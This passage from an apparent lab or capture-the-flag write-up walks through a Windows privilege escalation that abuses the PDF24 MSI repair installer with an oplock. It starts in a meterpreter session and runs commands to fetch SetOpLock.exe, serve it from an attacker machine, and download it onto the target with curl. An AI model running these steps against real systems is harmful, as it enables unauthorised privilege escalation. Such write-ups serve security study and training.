100666/rw-rw-rw- 60804608    fil 2023-12-28 14:21:47 -0500 Firefox Setup 121.0.msi
100666/rw-rw-rw- 43593728    fil 2023-12-28 08:39:12 -0500 mRemoteNG-Installer-
1.76.20.24615.msi
100666/rw-rw-rw- 462602240   fil 2023-12-14 13:07:16 -0500 pdf24-creator-11.15.1-
x64.msi
meterpreter >

```

To exploit the vulnerability, we download the `SetOpLock.exe` utility from the [SymbolicLink-Testing-Tools](https://github.com/googleprojectzero/symboliclink-testing-tools/releases/download/v1.0/Release.7z)

```

$ wget https://github.com/googleprojectzero/symboliclink-testing-
tools/releases/download/v1.0/Release.7z
$ 7z x Release.7z

```

We identify the `SetOpLock.exe` binary in the extracted contents.

```

$ ll
total 1632
-rw-rw-r-- 1 fury fury 132096 Mar 24 2017 BaitAndSwitch.exe
-rw-rw-r-- 1 fury fury 116736 Mar 24 2017 CreateDosDeviceSymlink.exe
-rw-rw-r-- 1 fury fury 116224 Mar 24 2017 CreateHardlink.exe
-rw-rw-r-- 1 fury fury 116736 Mar 24 2017 CreateMountPoint.exe
-rw-rw-r-- 1 fury fury 120832 Mar 24 2017 CreateNativeSymlink.exe
-rw-rw-r-- 1 fury fury 118272 Mar 24 2017 CreateNtfsSymlink.exe
-rw-rw-r-- 1 fury fury 121344 Mar 24 2017 CreateObjectDirectory.exe
-rw-rw-r-- 1 fury fury 115200 Mar 24 2017 CreateRegSymlink.exe
-rw-rw-r-- 1 fury fury 129536 Mar 24 2017 CreateSymlink.exe
-rw-rw-r-- 1 fury fury 114176 Mar 24 2017 DeleteMountPoint.exe
-rw-rw-r-- 1 fury fury 112640 Mar 24 2017 DumpReparsePoint.exe
-rw-rw-r-- 1 fury fury 11558 Dec 7 2015 LICENSE.txt
-rw-rw-r-- 1 fury fury 836 Mar 24 2017 README.txt

```


```
-rw-rw-r-- 1 fury fury 197274 Dec 7 2021 Release.7z
-rw-rw-r-- 1 fury fury 116224 Mar 24 2017 SetOpLock.exe
```

To transfer the binary to the target, we host it locally using a python server.

```
$ python3 -m http.server 5001
Serving HTTP on 0.0.0.0 port 5001 (http://0.0.0.0:5001/) ...
```

Then, on the machine, we use curl to download the file.

```
C:\Users\gale.dekarios> curl http://10.10.14.64:5001/SetOpLock.exe -o SetOpLock.exe
```




```
Command Prompt
Microsoft Windows [Version 10.0.20348.3453]
(c) Microsoft Corporation. All rights reserved.

C:\Users\gale.dekarios>curl http://10.10.14.64:5001/SetOpLock.exe -o SetOplock.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 113k 100 113k    0     0  74108      0  0:00:01  0:00:01 --:--:-- 74122

C:\Users\gale.dekarios>
```


Following the article's exploitation steps, we execute the following command to create an `oplock` on the `faxPrnInst.log` file used by `PDF24`.

```
C:\Users\gale.dekarios> .\SetOpLock.exe "C:\Program Files\PDF24\faxPrnInst.log" -r
```




With the `oplock` in place, we open a new command shell and trigger a repair installation using the vulnerable `PDF24 MSI installer`.


```
C:\_install> msixexec.exe /fa c:\_install\pdf24-creator-11.15.1-x64.msi
```




This may take some time and we get another pop up window.




As described in the blog post, we right-click the title bar of the window and select Properties.



